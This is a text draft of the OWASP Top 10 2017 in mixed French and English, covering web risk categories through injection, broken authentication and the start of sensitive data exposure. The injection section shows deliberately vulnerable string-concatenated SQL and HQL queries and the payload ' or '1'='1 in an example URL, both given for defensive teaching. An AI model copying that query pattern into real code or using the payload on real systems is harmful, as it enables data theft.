

## OWASP Top 10 2017

Les Dix Risques de Sécurité Applicatifs Web les Plus Critiques

20 Novembre 2017

### Release

Comments requested per instructions within



|  |  |
| --- | --- |
|  | Creative Commons License Logo |
| <https://owasp.org> | This work is licensed under a Creative Commons Attribution-ShareAlike 4.0 International License |

# Release

## Important Notice

### Request for Comments

This is the text version of the OWASP Top 10, and although it is useful for translators and those interested in a text version, it's not the official release, which is the PowerPoint / PDF version.

At this stage, we are asking for

* Translations - we have some teams working already, but do reach out to us if you can help

We strongly urge for any corrections or issues to be logged at GitHub:

* <https://github.com/OWASP/Top10/issues>

Through public transparency, we provide traceability and ensure that all voices are heard during this final month before publication.

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

# TOC

< replace me with a toc >

# O A propos de l'OWASP

## A propos de l'OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

* Application security tools and standards.
* Complete books on application security testing, secure code development, and secure code review.
* Presentations and [videos](https://www.youtube.com/user/OWASPGLOBAL).
* [Cheat sheets](https://www.owasp.org/index.php/OWASP_Cheat_Sheet_Series) on many common topics.
* Standard security controls and libraries.
* [Local chapters worldwide](https://www.owasp.org/index.php/OWASP_Chapter).
* Cutting edge research.
* Extensive [conferences worldwide](https://www.owasp.org/index.php/Category:OWASP_AppSec_Conference).
* [Mailing lists](https://lists.owasp.org/mailman/listinfo).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Rejoignez nous !

## Copyright and License



Copyright © 2003 – 2017 The OWASP Foundation Ce document est publié sous licence Creative Commons Attribution ShareAlike 4.0. A chaque réutilisation ou distribution, vous devez en faire clairement apparaître les conditions contractuelles

## Avant Propos

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes the most common risks essential to discover and resolve quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 - 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers and managers, it has become the de facto application security standard.

In this release, issues and recommendations are written concisely and in a testable way to assist with the adoption of the OWASP Top 10 in application security programs. We encourage large and high performing organizations to use the [OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS) if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including "What's Next for Developers", "What's Next for Security Testers", "What's Next for Organizations“, which is suitable for CIOs and CISOs, and "What's Next for Application Managers", which is suitable for application managers or anyone responsible for the lifecycle of the application.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to measure and improve your application security program using the Software Assurance Maturity Model.

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

* <https://github.com/OWASP/Top10/issues>

You can find the OWASP Top 10 project and translations here:

* <https://www.owasp.org/index.php/top10>

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams, for all their efforts, and believing in us to get this finished with the community's help. Thank you!

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## Attribution

Thanks to [Autodesk](https://www.autodesk.com) for sponsoring the OWASP Top 10 - 2017.

Organizations and individuals that have provided vulnerability prevalence data or other assistance are listed on the [Acknowledgements page](0xd1-data-contributors.md).

# I Introduction

## Welcome to the OWASP Top 10 - 2017

This major update adds several new issues, including two issues selected by the community - A8:2017-Insecure Deserialization and A10:2017-Insufficient Logging and Monitoring. Two key differentiators from previous OWASP Top 10 releases are the substantial community feedback and extensive data assembled from dozens of organizations, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing organizations.

The OWASP Top 10 for 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

## Roadmap for future activities

**Don't stop at 10**. There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](https://www.owasp.org/index.php/OWASP_Guide_Project) and the [OWASP Cheat Sheet Series](https://www.owasp.org/index.php/Category:Cheatsheets). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](https://www.owasp.org/index.php/OWASP_Testing_Project).

**Constant change**. The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For Developers, Testers, Organizations and Application Managers for more information.

**Think positive**. When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls) project provides a starting point to help developers build security into their applications and the [OWASP Application Security Verification Standard (ASVS)](https://www.owasp.org/index.php/ASVS) is a guide for organizations and application reviewers on what to verify.

**Use tools wisely**. Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

**Push left, right, and everywhere**. Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model (SAMM)](https://www.owasp.org/index.php/OWASP_SAMM_Project).

## Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors, is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever collected publicly.

As there are more contributors than space here, we have created a dedicated page to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the "Acknowledgements" page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.

# RN Notes de version

## Ce qui a changé entre 2013 et 2017

Depuis les quatre dernières années, les changements se sont accélérés, et le Top 10 de l'OWASP devait en tenir compte. Nous avons complètement restructuré le Top 10 de l'OWASP, renouvelé la démarche, utilisé de nouvelles sources de données, travaillé avec la communauté, réorganisé les risques, réécrit chaque risque à partir de zéro, et ajouté des références aux environnements et aux langages communément utilisés.

Au cours des dernières années, les technologies de base et les architectures des applications ont évolué de façon significative:

* Des microservices écrits en node.js et Spring Boot ont remplacé les traditionnelles applications monolithiques. Les microservices ont leurs propres enjeux de sécurité comme d'établir la confiance entre microservices, conteneurs, de gérer les secrets, etc. Du vieux code qui ne devait jamais être accessible depuis Internet se retrouve aujourd'hui derrière des API ou des web services RESTful appelés par des Applications Web Monopage ("Single-Page Application ou SPA") et des applications mobiles. Les hypothèses d'architecture du code, tels que des appelants de confiance, ne sont plus valables.
* Les Applications Web Monopage, écrites dans des environnements JavaScript comme Angular et React, permettent de créer des interfaces web utilisateur très modulaires et riches en fonctionnalités. Les fonctionnalités côté Client, traditionnellement délivrées par le serveur, apportent leurs propres enjeux de sécurité.
* JavaScript est aujourd'hui le premier langage web avec node.js côté Serveur et, de nouveaux environnements logiciels web tels que Bootstrap, Electron, Angular, et React, côté Client.

## Nouveaux enjeux, concernant les données

* **A4:2017-Entités Externes XML (XXE)** est une nouvelle catégorie soutenue essentiellement par des outils d'analyse sécurité de code source tels que ceux référencés dans ([SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)).


## Nouveaux enjeux, relevés par la communauté

Nous avons interrogé la communauté pour avoir leur retour prospectif sur deux catégories de vulnérabilités. Après plus de 500 propositions de nos pairs, et la suppression des enjeux déjà pris en compte dans le cadre des données (tels que ceux de "Exposition de Données Sensibles" et "XXE"), nous avons retenu deux nouveaux enjeux:

* **A8:2017-Désérialisation non Sécurisée**, qui permet l'exécution de code à distance ou la manipulation d'objects sensibles sur les plateformes concernées.
* **A10:2017-Supervision et Journalisation Insuffisantes**, l'insuffisance de prévention et de limitation des activités malveillantes et de détection des attaques, de réponse aux incidents, et d'analyses légales post-incident.

## Enjeux fusionnés ou supprimés, mais non oubliés

* **A4–Références directes non sécurisées à un objet** et **A7–Manque de contrôle d’accès au niveau fonctionnel** ont été fusionnés dans **A5:2017-Ruptures de Contrôles d'Accès**.
* **A8–Falsification de requête intersites (CSRF)**, a été supprimé car beaucoup d'environnements logiciel intègrent des [défenses CSRF](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)), et que cela n'a été retrouvé que dans 5% des applications.
* **A10–Redirection et Renvois non validés**, a été supprimé, bien que cela ait été retrouvé dans 8% des applications, car cela est globalement détrôné par XXE.



# Risk - Application Security Risks

## What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

## What's My Risk

The [OWASP Top 10](https://www.owasp.org/index.php/Top10) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the OWASP Risk Rating Methodology.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Threat Agents | Exploitability | Weakness Prevalence | Weakness Detectability | Technical Impacts | Business Impacts |
| Appli- | Easy 3 | Widespread 3 | Easy 3 | Severe 3 | Business |
| cation | Average 2 | Common 2 | Average 2 | Moderate 2 | Specific |
| Specific | Difficult 1 | Uncommon 1 | Difficult 1 | Minor 1 |  |

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see [Note About Risks](0xc0-note-about-risks.md).

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with [Common Weakness Enumeration](https://cwe.mitre.org/) (CWE) weaknesses to promote generally accepted naming conventions and to reduce confusion.

## References

### OWASP

* [OWASP Risk Rating Methodology](https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology)
* [Article on Threat/Risk Modeling](https://www.owasp.org/index.php/Threat_Risk_Modeling)

### External

* [ISO 31000: Risk Management Std](https://www.iso.org/iso-31000-risk-management.html)
* [ISO 27001: ISMS](https://www.iso.org/isoiec-27001-information-security.html)
* [NIST Cyber Framework (US)](https://www.nist.gov/cyberframework)
* [ASD Strategic Mitigations (AU)](https://www.asd.gov.au/infosec/mitigationstrategies.htm)
* [NIST CVSS 3.0](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)
* [Microsoft Threat Modelling Tool](https://www.microsoft.com/en-us/download/details.aspx?id=49168)

# T10 OWASP Top 10 Application Security Risks – 2017

|  |  |
| --- | --- |
| Risk | Description |
| A1:2017-Injection | Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. |
| A2:2017-Broken Authentication | Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently. |
| A3:2017-Sensitive Data Exposure | Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser. |
| A4:2017-XML External Entities (XXE) | Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks. |
| A5:2017-Broken Access Control | Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc. |
| A6:2017-Security Misconfiguration | Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion. |
| A7:2017-Cross-Site Scripting (XSS) | XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. |
| A8:2017-Insecure Deserialization | Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks. |
| A9:2017-Using Components with Known Vulnerabilities | Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts. |
| A10:2017-Insufficient Logging & Monitoring | Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring. |

# A1:2017 Injection

| Facteurs de Menace/Vecteurs d'Attaque | Vulnérabilité | Impacts Techniques | | Impacts Métiers | -- | -- | | Accès Lvl : Exploitation 3 | Fréquence 2 : Détection 3 | Impact 3 : Business | | Considérez que n’importe qui peut envoyer des données non fiables au système, y compris les utilisateurs externes, internes, et administrateurs. Presque toute source de données peut être un vecteur d’injection, y compris les variables d'environnement, les paramètres et les web services internes et externes. [Les failles d'injection](https://www.owasp.org/index.php/Injection_Flaws) surviennent lorsqu’une application envoie des données non fiable à un interpréteur. | Les failles d’injection sont très fréquentes, surtout dans le code ancien. On les retrouve souvent dans les requêtes SQL, LDAP, XPath, noSQL, commandes OS, parseurs XML, arguments de programme, etc. Les failles d’Injection sont faciles à découvrir lors d’un audit de code, mais plus difficilement via test. Scanners et Fuzzers aident les attaquants à les trouver. | L’Injection peut résulter en une perte ou une corruption de données, une divulgation à des tiers non autorisés, une perte de droits, ou un refus d’accès. L’Injection peut parfois mener à une prise de contrôle totale du serveur. Considérez la valeur métier de la donnée impactée et la plateforme exécutant l’interpréteur. Toute donnée pourrait être volée, modifiée ou supprimée. Votre réputation pourrait-elle en pâtir?|

## Suis-je vulnérable à l’Injection?

Une application est vulnérable quand :

* les données venant de l'utilisateur ne sont pas validées, filtrées ou nettoyées par l'application ;
* des requêtes dynamiques ou des appels non paramétrés sans échappage par rappport au contexte sont envoyés à l'interpréteur ;
* des données hostiles sont utilisées au sein de paramètres de recherche de mapping objet - relationnel (ORM) pour extraire des données supplémentaires sensibles ;
* des données hostiles sont utilisées directement ou concaténées, par exemple lors de la construction de requête dynamiques, de commandes ou de procédures stockées pour des requêtes SQL ou des commandes OS ;
* les injections les plus courantes se font dans le SQL, le NoSQL, les commandes OS, le mapping objet - relationnel, le LDAP, l'Expression Language et le Object Graph Navigation Library (OGNL). La façon de faire est la même pour tous les interpréteurs. La revue de code source est la meilleure manière de détecter si une application est vulnérable à l'Injection, suivie de près par le test automatique de toutes les données d'entrée via les paramètres, en-têtes, URL, cookies, JSON, SOAP et XML. Les organisations peuvent tirer profit de la puissance des outils d'analyse statique de code (SAST) ou d'analyse dynamique de l'application (DAST) en les intégrant dans leur chaine d'intégration continue (CI / CD) pour identifier avant déploiement en production les vulnérabilités liées aux injections.

## Comment empêcher l'injection?

Prévenir l’Injection exige de séparer les données non fiables des commandes et requêtes.

* La meilleure option est d’utiliser une API saine qui évite complètement l’utilisation de l’interpréteur ou fournit une interface paramétrable, ou bien de migrer pour utiliser les outils d'Object Relational Mapping Tools (ORMs). **Note**: Attention aux APIs, telles les procédures stockées, qui sont paramétrables, mais qui pourraient introduire une Injection SQL si PL/SQL ou T-SQL concatène requêtes et données ou exécute des données non saines avec EXECUTE IMMEDIATE ou exec().
* Pour les données en entrée, la « whitelist » avec normalisation est recommandée, mais n’est pas une défense complète dans la mesure où de nombreuses applications requièrent des caractères spéciaux, par exemple les zones de texte ou les APIs pour les applications mobiles.
* Pour les requêtes dynamiques restantes, vous devriez soigneusement échapper les caractères spéciaux en utilisant la syntaxe d’échappement spécifique à l’interpréteur. **Note**: Les structures SQL telles que les noms de table, les noms de colonne, et d'autres ne peuvent pas être échappées et les noms de structures venant de l'utilisateur doivent donc être considérés comme dangereux. Ceci est un problème courant dans les logiciels d'aide à l'écriture de rapports.
* Il est conseillé d'utiliser LIMIT et autres contrôles SQL à l'intérieur des requêtes pour empêcher les divulgations massives de données dans le cas d'injection SQL.

## Exemples de scénarios d'attaque

**Scenario #1**: L’application utilise des données non fiables dans la construction de l’appel SQL vulnérable suivant:

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**Scenario #2**: De même, la confiance aveugle d'une application dans les frameworks qu'elle utilise peut faire que ses requêts sont toujours vulnérables (par exemple Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

Dans les deux cas, l'attaquant modifie le paramètre ‘id’ dans son navigateur en : ' or '1'='1. Par exemple :

http://example.com/app/accountView?id=' or '1'='1

Ceci change le sens de chacune des requêtes pour récupérer tous les enregistrements de la table des comptes. Dans le pire des cas, l’attaquant exploite cette faiblesse pour modifier ou détruire des données, ou appeler des procédures stockées de la base de données.

## Références

### OWASP

* [OWASP Proactive Controls: Parameterize Queries](https://www.owasp.org/index.php/OWASP_Proactive_Controls#2:_Parameterize_Queries)
* [OWASP ASVS: V5 Input Validation and Encoding](https://www.owasp.org/index.php/ASVS_V5_Input_validation_and_output_encoding)
* [OWASP Testing Guide: SQL Injection](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005)), [Command Injection](https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)), [ORM injection](https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007))
* [OWASP Cheat Sheet: Injection Prevention](https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: SQL Injection Prevention](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: Injection Prevention in Java](https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java)
* [OWASP Cheat Sheet: Query Parameterization](https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet)
* [OWASP Automated Threats to Web Applications – OAT-014](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)

### Externe

* [CWE-77: Command Injection](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89: SQL Injection](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564: Hibernate Injection](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917: Expression Language Injection](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Server-side template injection](https://portswigger.net/kb/issues/00101080_serversidetemplateinjection)

# A2:2017 Broken Authentication

|  |  |  |
| --- | --- | --- |
| Threat agents/Attack vectors | Security Weakness | Impacts |
| Access Lvl : Exploitability 3 | Prevalence 2 : Detectability 2 | Technical 3 : Business |
| Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens. | The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks. | Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information. |

## Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

* Permits automated attacks such as [credential stuffing](https://www.owasp.org/index.php/Credential_stuffing), where the attacker has a list of valid usernames and passwords.
* Permits brute force or other automated attacks.
* Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin“.
* Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
* Uses plain text, encrypted, or weakly hashed passwords (see **A3:2017-Sensitive Data Exposure**).
* Has missing or ineffective multi-factor authentication.
* Exposes Session IDs in the URL (e.g., URL rewriting).
* Does not rotate Session IDs after successful login.
* Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

## How To Prevent

* Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
* Do not ship or deploy with any default credentials, particularly for admin users.
* Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](https://github.com/danielmiessler/SecLists/tree/master/Passwords).
* Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) or other modern, evidence based password policies.
* Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
* Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
* Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

## Example Attack Scenarios

Scenario #1: [Credential stuffing](https://www.owasp.org/index.php/Credential_stuffing), the use of [lists of known passwords](https://github.com/danielmiessler/SecLists), is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

**Scenario #2**: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

**Scenario #3**: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting “logout” the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

## References

### OWASP

* [OWASP Proactive Controls: Implement Identity and Authentication Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls)
* [OWASP Application Security Verification Standard: V2 Authentication](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Application Security Verification Standard: V3 Session Management](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Identity](https://www.owasp.org/index.php/Testing_Identity_Management) and [Authentication](https://www.owasp.org/index.php/Testing_for_authentication)
* [OWASP Cheat Sheet: Authentication](https://www.owasp.org/index.php/Authentication_Cheat_Sheet)
* [OWASP Cheat Sheet: Credential Stuffing](https://www.owasp.org/index.php/Credential_Stuffing_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: Forgot Password](https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)
* [OWASP Cheat Sheet: Session Management](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)
* [OWASP Automated Threats Handbook](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)

### External

* [NIST 800-63b: 5.1.1 Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) - for thorough, modern, evidence-based advice on authentication.
* [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Session Fixation](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 Sensitive Data Exposure

|  |  |  |
| --- | --- | --- |
| Threat agents/Attack vectors | Security Weakness | Impacts |
| Access Lvl : Exploitability 2 | Prevalence 3 : Detectability 2 | Technical 3 : Business |
| Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user’s client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs). | Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest. | Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws. |

## Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

* Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
* Are any old or weak cryptographic algorithms used either by default or in older code?
* Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
* Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
* Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS [Crypto (V7)](https://www.owasp.org/index.php/ASVS_V7_Cryptography), [Data Protection (V9)](https://www.owasp.org/index.php/ASVS_V9_Data_Protection) and [SSL/TLS (V10)](https://www.owasp.org/index.php/ASVS_V10_Communications).

## How To Prevent

Do the following, at a minimum, and consult the references:

* Classify data processed, stored or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
* Apply controls as per the classification.
